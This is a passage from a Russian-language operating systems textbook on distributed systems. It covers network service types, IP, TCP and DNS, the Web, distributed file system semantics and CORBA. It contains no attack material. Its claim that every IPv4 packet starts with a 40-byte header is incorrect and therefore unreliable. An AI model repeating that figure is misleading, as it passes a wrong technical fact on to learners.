Компьютерные сети предоставляют службы пользующимся ими хостам и процессам. **Служба на основе соединения** (conection-oriented service) моделируется так же, как в телефонной системе. Чтобы поговорить с кем-нибудь, вы берете телефонную трубку, набираете номер, разговариваете, а затем кладете трубку на место. Точно так же для пользования сетевой службой на основе соединения обслуживаемый пользователь сначала устанавливает соединение, использует это соединение, а затем его освобождает. Важный аспект соединения заключается в том, что оно работает как телефон: отправитель помещает объекты (биты) на одном конце, а получатель берет их в том же порядке на другом конце.

В отличие от этого **служба без установки соединения** (connectionless service) моделируется наподобие почтовой системы. Каждое сообщение (письмо) несет в себе полный адрес доставки, и каждое такое сообщение направляется по маршруту по системе независимо от всех остальных. Как правило, когда два сообщения отправляются одному и тому же получателю, то первое посланное становится и первым полученным. Но может быть и так, что первое отправленное сообщение может задержаться и первым будет получено второе сообщение. В службе на основе соединения такое просто невозможно.

Каждая служба может характеризоваться **качеством обслуживания** (quality of service). Некоторые службы считаются надежными в том смысле, что они никогда не теряют данные. Обычно надежная служба реализуется за счет того, что получатель подтверждает получение каждого сообщения, отправляя назад специальный **подтверждающий пакет** (acknowledgement packet), чтобы отправитель был уверен, что его сообщение дошло до получателя. Процесс подтверждения вызывает издержки и паузы, необходимые для обнаружения потери пакета, которые замедляют работу.

Типичной подходящей ситуацией для применения надежной службы на основе соединения является передача файлов. Владелец файла хочет получить гарантию, что

все биты поступили без искажений и в том порядке, в каком они были отправлены. Вряд ли кто-нибудь из клиентов захочет иметь дело со службой, которая иногда допускает искажения или потери нескольких битов, даже если она работает намного быстрее всех остальных.

У надежной службы на основе соединения есть два немного различающихся варианта: последовательность сообщений и байтовый поток. В первом из них соблюдаются границы сообщений. При отправке двух сообщений по 1 Кбайт они поступают к получателю как два отдельных однокилобайтных сообщения и никогда не поступают как одно двухкилобайтное сообщение. Во втором варианте соединение представляет собой простой поток байтов, не имеющий границ между сообщениями. Когда 2 Кбайт поступят получателю, невозможно сказать, что они были посланы как одно двухкилобайтное сообщение, два однокилобайтных сообщения, 2048 однобайтных сообщений или в каком-либо ином виде. Если страницы книги отправляются фотонаборному устройству по сети как отдельные сообщения, то, может быть, важно соблюдать границы сообщений. В то же время когда терминал входит в удаленную серверную систему, то нужен лишь поток байтов от терминала к компьютеру. Здесь нет границ между сообщениями.

Для некоторых приложений задержки, вызванные подтверждениями, абсолютно неприемлемы. Одним из таких приложений является оцифрованный голосовой трафик. Для пользователя телефона предпочтительнее слышать небольшие шумы на линии или периодически искаженные слова, чем сталкиваться с паузами, связанными с ожиданием подтверждений.

Но соединения требуются не всем приложениям. Например, для тестирования сети нужен лишь способ отправки одиночного пакета, имеющего высокую, но не гарантированную вероятность доставки. Ненадежная (в смысле не имеющая подтверждений) служба без установки соединения часто называется **службой дейтаграмм** (datagram service) по аналогии с телеграфной службой, также не предоставляющей подтверждений отправителю.

В отдельных ситуациях можно не устанавливать соединение для отправки одного короткого сообщения, но надежность играет не менее важную роль. Для таких приложений может быть предоставлена **служба дейтаграмм с подтверждениями** (acknowledged datagram service). Она похожа на отправку заказного письма с уведомлением о доставке. При возвращении уведомления отправитель будет абсолютно уверен, что письмо было доставлено по назначению, а не потеряно по дороге.

	Служба	Пример
Ориентированный на соединение	Надежный поток сообщений	Последовательность страниц
	Надежный поток байтов	Удаленная регистрация
	Ненадежное соединение	Цифровая голосовая связь
Без установления соединения	Ненадежная дейтаграмма	
	Дейтаграмма с подтверждением	Заказные письма
	Запрос-ответ	Запрос к базе данных

Рис. 8.29. Сетевые службы шести различных типов

Существует также **служба запросов и ответов** (request-reply service), при использовании которой отправитель посылает одиночную дейтаграмму, содержащую запрос, а в обратном сообщении получает ответ. Под эту категорию подпадает, например, запрос к локальной библиотеке о том, где говорят по-уйгурски. Запрос-ответ обычно используется для реализации обмена данными в клиент-серверной модели: клиент выдает запрос, а сервер на него отвечает. На рис. 8.29 приведена сводная таблица всех перечисленных ранее разновидностей служб.

Сетевые протоколы

У всех сетей имеются узкоспециализированные правила для отправляемых сообщений и возвращаемых на них ответов. При определенных обстоятельствах (например, при передаче файлов), когда сообщение отправляется от источника к месту назначения, из места назначения требуется отправка по обратному маршруту подтверждения, свидетельствующего о благополучном получении сообщения. При других обстоятельствах (например, при использовании цифровой телефонии) подобных подтверждений не ожидается. Свод правил, по которым происходит обмен данными между взаимодействующими компьютерами, называется **протоколом** (protocol). Существует множество протоколов, включая протоколы обмена данными между маршрутизаторами, протоколы обмена данными между хостами и т. д. Более подробное рассмотрение компьютерных сетей и их протоколов дано в книге *Computer Networks, 5/e* (Tanenbaum and Wetherall, 2010).

Во всех современных сетях используется так называемый **стек протоколов** (protocol stack) для наслоения различных протоколов друг на друга. На каждом уровне решаются разные вопросы. Например, на самом нижнем уровне протоколы определяют, как сообщить в потоке битов, где начинаются и где заканчиваются пакеты. На более высоком уровне протоколы занимаются прокладыванием маршрутов для пакетов по сложным сетям от источника к месту назначения. И на еще более высоком уровне они обеспечивают надлежащую доставку всех пакетов в многопакетном сообщении в нужном порядке.

Так как большинство распределенных систем используют Интернет в качестве основы для своей работы, ключевыми протоколами, используемыми этими системами, являются два главных интернет-протокола: IP и TCP. **IP** (Internet Protocol) — это протокол отправки дейтаграмм, согласно которому отправитель вводит в сеть дейтаграмму размером до 64 Кбайт и надеется, что она дойдет до получателя. При этом не дается никаких гарантий. По мере прохождения по сети Интернет дейтаграммы могут разбиваться на меньшие по размеру пакеты. Эти пакеты путешествуют независимо друг от друга, возможно, по разным маршрутам. Когда все составляющие прибывают к месту назначения, они собираются в нужном порядке и доставляются получателю.

В настоящее время используются две версии IP — v4 и v6. На сегодня доминирует v4, поэтому она и будет здесь рассмотрена, но все большее распространение получает v6. Каждый пакет v4 начинается с 40-байтного заголовка, содержащего кроме других полей 32-битный адрес источника и 32-битный адрес приемника. Они называются **IP-адресами**, которые формируют основу маршрутизации в Интернете. Согласно условиям, они записываются в виде четырех десятичных чисел в диапазоне от 0 до 255, разделенных точками, как в адресе 192.31.231.65. Когда пакет поступает на маршрутизатор, тот извлекает IP-адрес получателя и использует его для маршрутизации пакета.

Поскольку в дейтаграммах IP подтверждение не используется, то одного IP недостаточно для надежной связи по Интернету. Для предоставления надежной передачи данных поверх IP обычно накладывается другой протокол — **TCP** (Transmission Control Protocol — протокол управления передачей). TCP использует IP для предоставления потоков, основанных на соединениях. Для использования TCP процесс сначала устанавливает соединение с удаленным процессом. Требуемый процесс определяется IP-адресом машины и номером порта на этой машине, который отслеживается процессами, заинтересованными в получении входящих соединений. Как только соединение будет установлено, байты просто закачиваются в соединение, при этом гарантируется, что они выйдут на другом конце без повреждений и в нужном порядке. При реализации TCP этой гарантии добиваются за счет использования порядковой нумерации и контрольных сумм, а также повторной передачи при получении пакетов с ошибками. Все это незаметно применяется к процессам отправки и получения данных. Для них очевидна лишь надежная связь между процессами, подобная каналу в системе UNIX.

Чтобы понять порядок взаимодействия всех этих протоколов, рассмотрим простейший случай с использованием очень короткого сообщения, не нуждающегося во фрагментации ни на каком уровне. Хост находится в сети Ethernet, подключенной к Интернету. Так что же происходит на самом деле? Пользовательский процесс генерирует сообщение и выдает системный вызов для его отправки по предварительно установленному TCP-соединению. Стек протоколов, находящийся в ядре, добавляет в начало сообщения TCP-заголовок, а затем IP-заголовок. Затем сообщение поступает к драйверу сети Ethernet, который добавляет Ethernet-заголовок, направляющий пакет к маршрутизатору в сети Ethernet. После чего этот маршрутизатор внедряет пакет в Интернет (рис. 8.30).




Рис. 8.30. Наращивание заголовков пакета

Чтобы установить соединение с удаленным хостом (или хотя бы отправить ему дейтаграмму), необходимо знать его IP-адрес. Поскольку оперировать списками с 32-битными адресами людям неудобно, была изобретена система под названием **DNS** (Domain Name System — система доменных имен), представляющая собой базу данных, которая отображает ASCII-имена хостов на их IP-адреса. Таким образом, появилась возможность воспользоваться DNS-именем star.cs.vu.nl вместо соответствующего ему IP-адреса 130.37.24.6. DNS-имена получили широкую известность благодаря адресам

электронной почты Интернета, имеющим следующую форму: имя пользователя, символ @, а затем DNS-имя хоста (user-name@DNS-host-name). Такая система имен позволяет почтовой программе на отправляющем почту хосте вести поиск IP-адреса, принадлежащего хосту назначения в базе данных DNS, устанавливая TCP-соединение с фоновым процессом электронной почты на этом хосте, и отправлять сообщение в виде файла. Вместе с сообщением отправляется имя пользователя (user-name), чтобы можно было идентифицировать, в какой почтовый ящик следует поместить сообщение.

8.3.3. Связующее программное обеспечение на основе документа

Усвоив основные понятия, касающиеся сетей и протоколов, можно приступать к рассмотрению различных уровней связующего программного обеспечения, которое может надстраиваться поверх основной сети для создания единой парадигмы для приложений и пользователей. Начнем с простого, хорошо известного примера — Всемирной паутины (WWW, World Wide Web). Эта паутина была изобретена Тимом Бернерсом-Ли в 1989 году в европейском центре ядерных исследований, ЦЕРНе (CERN), и с этого момента с невероятной скоростью распространилась по всему миру.

В основу Всемирной паутины была положена довольно простая исходная парадигма: в каждом компьютере может содержаться один или несколько документов, называемых **веб-страницами**. Каждая веб-страница содержит текст, изображения, значки, звуки, видеоклипы и т. п., а также **гиперссылки** (указатели) на другие веб-страницы. При запросе пользователем веб-страницы используется программа под названием **веб-браузер**, которая отображает страницу на экране. Щелчок на ссылке вызывает замену текущей страницы на экране той страницей, на которую указывает ссылка. Хотя в последнее время во Всемирную паутину привнесены разнообразные украшательства, лежащая в ее основе парадигма все еще в силе: она представляет собой колоссально большой направленный граф документов, который может указывать на другие документы (рис. 8.31).




Рис. 8.31. Всемирная паутина — это большой направленный граф документов

У каждой веб-страницы есть уникальный адрес, называемый **URL** (Uniform Resource Locator — унифицированный указатель ресурса), имеющий форму, где друг за другом следуют название протокола, двоеточие, двойной прямой слеш, DNS-имя, слеш и имя

файла: protocol://DNS-name/file-name. Чаще всего в качестве протокола используется http (HyperText Transfer Protocol — протокол передачи гипертекстовых файлов), но есть также протокол ftp и др. Затем следует DNS-имя того хоста, на котором хранится файл. И наконец, следует имя локального файла, сообщающее, какой файл нужен. Таким образом URL-адрес однозначно определяет конкретный файл во всем мировом пространстве.

Система формируется в единое целое следующим образом. В своей основе Всемирная паутина является клиент-серверной системой, где в качестве клиента выступает пользователь, а в качестве сервера — веб-сайт. Когда пользователь предоставляет браузеру URL, либо набирая его в поле адреса, либо щелкая на гиперссылке, расположенной на текущей странице, браузер предпринимает определенные шаги для извлечения запрошенной веб-страницы. В качестве простого примера предположим, что ему предоставлен URL http://www.minix3.org/getting-started/index.html. Затем происходит следующее:

1. Браузер запрашивает у DNS IP-адрес, соответствующий имени www.minix3.org.
2. DNS в ответ выдает 66.147.238.215.
3. Браузер устанавливает TCP-соединение с портом 80 на хосте с IP-адресом 66.147.238.215.
4. Затем он отправляет запрос на файл getting-started/index.html.
5. Сервер www.minix3.org отправляет файл getting-started/index.html.
6. Браузер отображает весь текст из файла getting-started/index.html.
7. В то же время браузер извлекает и отображает все имеющиеся на странице изображения.
8. TCP-соединение разрывается.

Именно так в первом приближении и выглядят основа Всемирной паутины и порядок ее работы. С тех пор к базовой Всемирной паутине было добавлено множество других особенностей, включая таблицы стилей, динамические веб-страницы, генерируемые на лету, веб-страницы, содержащие небольшие программы или сценарии, которые выполняются на клиентской машине, и многое другое, но все это лежит за пределами рассматриваемой области.

8.3.4. Связующее программное обеспечение на основе файловой системы

Идея, заложенная в основу Всемирной паутины, заключается в приведении распределенной системы к виду гигантской коллекции документов, имеющих гиперссылки. Следующий подход состоит в создании распределенной системы, имеющей вид колоссально большой файловой системы. В этом разделе будут рассмотрены некоторые вопросы, касающиеся разработки всемирной файловой системы.

Использование для распределенной системы модели файловой системы означает наличие единой глобальной файловой системы с пользователями по всему миру, имеющими возможность читать и записывать файлы, к которым у них есть право доступа. Информационный обмен осуществляется за счет того, что один процесс записывает данные в файл, а другой процесс считывает их оттуда. Здесь возникает множество вопросов, связанных со стандартной файловой системой, появляется и ряд новых вопросов, связанных с распределенностью.

Модель передачи данных

Первый вопрос касается выбора между **моделью загрузки-выгрузки** (upload/download model) и **моделью удаленного доступа** (remote access model). При использовании первой из них (рис. 8.32, *а*) процесс обращается к файлу, сначала копируя его с удаленного сервера, на котором он находится. Если файл предназначен только для чтения, то для обеспечения более высокой производительности он читается локально. Если файл должен быть записан, то он записывается локально. Когда процесс завершает работу с файлом, обновленный файл возвращается на сервер. При использовании модели удаленного доступа файл остается на сервере, а клиент отправляет команды, где и что с ним нужно сделать (рис. 8.32, *б*).




Рис. 8.32. Модель: *а* — загрузки-выгрузки; *б* — удаленного доступа

Преимущество модели загрузки-выгрузки заключается в ее простоте и том факте, что перенос файла целиком эффективнее, чем перенос его по частям. Недостаток этой модели заключается в необходимости наличия достаточного места для локального хранения всего файла целиком, нерациональности перемещения всего файла, когда нужна лишь его часть, а также проблемах непротиворечивости, возникающих при параллельном использовании файла несколькими пользователями.

Иерархия каталогов

Файлы — это только часть нашей истории. Другой ее частью является система каталогов. Все распределенные файловые системы поддерживают каталоги, содержащие множество файлов. Следующий конструктивный вопрос касается необходимости наличия у всех клиентов единого вида иерархии каталогов. Чтобы пояснить суть вопроса, рассмотрим пример, приведенный на рис. 8.33. На рис. 8.33, *а* показаны два файловых сервера, каждый из которых содержит по три каталога и по несколько файлов. На рис. 8.33, *б* показана система, в которой все клиенты (и другие машины) имеют одинаковую картину распределенной файловой системы. Если путь /D/E/x является допустимым для одной машины, он допустим и на всех остальных машинах.

В отличие от этого на рис. 8.33, *в* разные машины имеют разный взгляд на файловую систему. Если вернуться к предыдущему примеру, то путь /D/E/x может быть вполне допустим для клиента 1, но не для клиента 2. В системе, управляющей несколькими файловыми серверами за счет удаленного подключения (монтирования), ситуация, показанная на рис. 8.33, *в*, является нормой. Это гибкая и простая в реализации




Рис. 8.33. Два файловых сервера: *а* — квадратами показаны каталоги, а окружностями — файлы; *б* — все клиенты имеют одинаковую картину файловой системы; *в* — разные клиенты могут иметь собственную картину файловой системы

система, но ее недостаток заключается в том, что всю систему нельзя заставить вести себя так, как будто это единая старомодная система с разделением времени. В системе с разделением времени файловая система выглядит одинаково для любого процесса, как в модели, показанной на рис. 8.33, *б*. Это свойство делает систему проще для восприятия и работы программ.

С этим вопросом тесно связан еще один вопрос, касающийся необходимости наличия глобального корневого каталога, распознаваемого всеми машинами в качестве корневого. Один из способов, позволяющий иметь глобальный корневой каталог, заключается в наличии корневого каталога, содержащего всего одну запись для каждого сервера, и ничего больше. При этом все пути примут вид /сервер/путь, у которого есть свои недостатки, но они, по крайней мере, будут одинаковыми по всей системе.

Прозрачность именования

Главная проблема такой формы именования заключается в том, что она не полностью прозрачна. В данном контексте большое значение имеют две формы прозрачности, которые следует различать. Первая форма, называемая **прозрачностью местоположения** (location transparency), означает, что по имени пути невозможно определить, где именно находится файл. Путь /server1/dir1/dir2/x сообщает всем, что файл x находится на сервере server1, но он не сообщает о том, где именно находится этот сервер. Сервер может как угодно перемещаться по сети, не требуя изменения имени пути. Это означает, что данная система имеет прозрачность местоположения.

А теперь предположим, что файл x имеет очень большой размер, а на сервере server1 мало места. Кроме того, предположим, что на сервере server2 избыток места. Для системы было бы неплохо автоматически переместить файл x на сервер server2. К сожалению, когда первым компонентом всех имен путей является сервер, система не может автоматически переместить файл на другой сервер, даже если каталоги dir1 и dir2 существуют на обоих серверах. Проблема в том, что автоматическое перемещение файла изменит имя его пути с /server1/dir1/dir2/x на /server2/dir1/dir2/x. Программы, имеющие встроенную в себя первую строку, не станут работать, если путь изменится. Про системы, в которых файлы могут перемещаться без изменения их имен, говорится что они обладают **независимостью от местонахождения** (location indenpendence). Понятно, что распределенные системы, в которых имена машин или серверов внедряются в имена путей, не обладают независимостью местонахождения. Системы, основанные на подключении (монтировании), также не обладают этим свойством, поскольку невозможно переместить файл из одной файловой группы (смонтированного блока) в другую и сохранить возможность использования старого имени пути. Достичь независимости от местонахождения не так-то просто, но желательно, чтобы это свойство все же присутствовало в распределенной системе.

Подводя итог всему сказанному, следует отметить, что существует три общепринятых подхода к наименованию файлов и каталогов в распределенных системах:

1. Имя машины + имя пути, например /машина /путь или машина:путь.
2. Подключение (монтирование) удаленной файловой системы к локальной файловой иерархии.
3. Единое пространство имен, которое выглядит одинаково на всех машинах.

Первые два подхода легко реализуются, особенно как способ подключения существующих систем, которые не разрабатывались для распределенного использования. Последний подход труднореализуем и требует тщательной отработки при конструировании, но облегчает жизнь программистам и пользователям.

Семантика совместного использования файлов

Когда с одним и тем же файлом работают вместе два и более пользователя, то во избежание проблем необходимо точно определять семантику, используемую при чтении и записи файла. В однопроцессорных системах семантические правила устанавливают, что следование системного вызова *read* за системным вызовом *write* приводит к тому, что *read* возвращает только что записанное значение (рис. 8.34, *а*). По аналогии с этим, если системный вызов *read* следует сразу же за двумя последовательными системными вызовами *write*, то считывается значение, записанное последним системным вызовом

write. Таким образом, все системные вызовы упорядочиваются системой в единую последовательность и все процессоры видят один и тот же порядок. Мы будем ссылаться на такую модель как на **последовательно непротиворечивую** (sequential consistency).

В распределенной системе последовательная непротиворечивость легко достигается при наличии всего лишь одного файлового сервера и отсутствии кэширования файлов у клиентов. Все системные вызовы *read* и *write* поступают непосредственно на файловый сервер, который обрабатывает их в строгой последовательности.

Тем не менее на практике производительность распределенной системы, в которой все файловые запросы должны выполняться на единственном сервере, имеет зачастую весьма низкие показатели. Довольно часто эта проблема решается за счет разрешения клиентам работать с локальными копиями наиболее часто используемых файлов, содержащимися в их собственной кэш-памяти. Но если клиент 1 произведет локальные изменения хранящегося в кэше файла, а вскоре после этого клиент 2 прочитает файл с сервера, то второй клиент получит устаревшую версию файла (рис. 8.34, *б*).




Рис. 8.34. *а* — последовательная непротиворечивость; *б* — в распределенной системе с кэшированием при чтении файла может быть возвращено устаревшее значение

Один из способов обхода этих затруднений заключается в немедленном возвращении всех изменений кэшируемых файлов обратно на сервер. При всей простоте замысла этот подход неэффективен. Альтернативное решение заключается в смягчении семан-

тики совместного использования файлов. Вместо требования к *read* видеть эффект всех предыдущих вызовов *write* можно ввести новое правило: «Изменения, вносимые в открытый файл, сначала видны только производящему их процессу. Другие процессы видят эти изменения только после закрытия файла». Следование этому правилу не изменит случившееся на рис. 8.34, *б*, но теперь то, как ведут себя процессы (процесс *B* получает исходную версию файла), будет узаконено. Когда клиент 1 закрывает файл, он посылает на сервер измененную копию файла, поэтому при последующих системных вызовах *read* будут, как и требовалось, получены новые версии файла. По сути, это модель загрузки-выгрузки, показанная на рис. 8.32. Данное семантическое правило нашло широкое применение и известно как **сеансовая семантика** (session semantics).

При использовании сеансовой семантики возникает вопрос о том, что произойдет, если два или более клиента одновременно прочитают в кэш и модифицируют один и тот же файл. Одно из решений состоит в том, чтобы согласиться с тем, что поскольку все файлы закрываются поочередно и их версии отправляются назад на сервер, окончательный результат будет зависеть от того, какая из версий будет закрыта последней. Менее приятной, но немного более простой в реализации альтернативой будет согласиться с тем, что окончательным результатом станет один из вариантов, но не оговаривать при этом конкретный выбор.

Альтернативный подход к сеансовой семантике заключается в использовании модели загрузки-выгрузки, но с автоматической блокировкой загруженного файла. Попытки других клиентов загрузить файл будут пресекаться до тех пор, пока первый клиент не вернет этот файл. Если файл пользуется большим спросом, сервер может послать сообщение клиенту, удерживающему файл, с просьбой поторопиться, хотя эта просьба может ни к чему не привести. В конечном счете, правильное выстраивание семантики совместного использования файлов — дело непростое, не имеющее изящных и эффективных решений.

8.3.5. Связующее программное обеспечение, основанное на объектах

Давайте теперь рассмотрим третью парадигму. Вместо того чтобы утверждать, что все относится к документам или все относится к файлам, мы скажем, что все относится к объектам. **Объект** (object) — это коллекция взаимосвязанных переменных с набором процедур доступа, называемых **методами** (methods). Непосредственный доступ процессов к переменным запрещен. Он заменен для них вызовами методов.

Некоторые языки программирования, к примеру C++ и Java, являются объектно-ориентированными, но они имеют дело с объектами на уровне языка, а не с объектами времени исполнения. Одной из хорошо известных систем, основанных на объектах времени исполнения, является **CORBA** (Common Object Request Broker Architecture — общая архитектура посредников запросов к объектам) (Vinoski, 1997). CORBA является клиент-серверной системой, в которой клиентские процессы на клиентских машинах могут вызывать операции над объектами, размещенными на серверных машинах (возможно, удаленных). CORBA была разработана для разнородной системы, работающей на множестве аппаратных платформ и операционных систем и программируемой на множестве языков. Чтобы клиент, работающий на одной платформе, мог вызвать сервер, работающий на другой платформе, между клиентом и сервером вставляются посредники, **ORB** (Object Request Broker — посредник запросов к объектам). Посред-

ники ORB играют в архитектуре CORBA весьма важную роль, о чем говорит даже то, что эта аббревиатура дала название самой системе.

Описание каждого CORBA-объекта дается на языке определения интерфейса **IDL** (Interface Definition Language) и сообщает об экспортируемых объектом методах и ожидаемых каждым из методов типах параметров. Спецификация IDL может быть откомпилирована в клиентскую процедуру-заглушку и хранится в библиотеке. Если клиентскому процессу заранее известно, что ему потребуется доступ к определенному объекту, этот объект компонуется вместе с объектным кодом клиентской заглушки. Спецификация IDL также может быть откомпилирована в **скелетную** (skeleton) процедуру, используемую на серверной стороне. Если заранее нельзя сказать, какие объекты CORBA понадобятся процессу, возможно также применение динамического вызова, описание работы которого выходит за рамки данной книги.

При создании объекта CORBA создается также ссылка на этот объект, которая возвращается создавшему объект процессу. В дальнейшем процесс обращается к методам созданного объекта по этой ссылке. Ссылка может быть передана другим процессам или сохранена в объектной библиотеке.

Чтобы вызвать метод объекта, клиентский процесс сначала должен получить ссылку на этот объект. Ссылку можно получить либо непосредственно от создавшего объект процесса, либо, что более вероятно, путем поиска ее по имени или по функции в каком-нибудь каталоге. Когда доступна ссылка на объект, клиентский процесс упорядочивает параметры вызываемого метода в подходящую структуру, а затем связывается с клиентским ORB-посредником. Тот в свою очередь отправляет сообщение серверному ORB-посреднику, который вызывает метод объекта. Весь механизм схож с вызовом удаленной процедуры RPC.

Задача ORB-посредников состоит в том, чтобы скрыть все низкоуровневые подробности распределения и связи от программ клиента и сервера. В частности, ORB-посредники скрывают от клиента, где находится сервер, что на нем работает — двоичная программа или сценарий, на каком оборудовании и под управлением какой операционной системы он работает, активен ли объект в настоящий момент и как два ORB-посредника обмениваются данными (посредством TCP/IP, RPC, общей памяти и т. д.).

В первой версии системы CORBA протокол обмена между клиентским и серверным ORB-посредниками не был определен, в результате чего каждый производитель ORB-посредников использовал собственный протокол и продукты двух разных производителей не могли общаться друг с другом. Протокол был определен в версии 2.0. Для связи через Интернет используется протокол, называемый **IIOP** (Internet InterORB Protocol — протокол для связи между ORB-посредниками по Интернету).

Чтобы получить возможность использования в CORBA-системах объектов, которые специально под них не создавались, каждый объект может быть оснащен **адаптером объекта** (object adapter). Это оболочка, занимающаяся такими рутинными операциями, как регистрирование объекта, генерирование ссылок на объект и активация объекта, если он вызывается из неактивного состояния. Расположение всех этих составных частей CORBA показано на рис. 8.35.

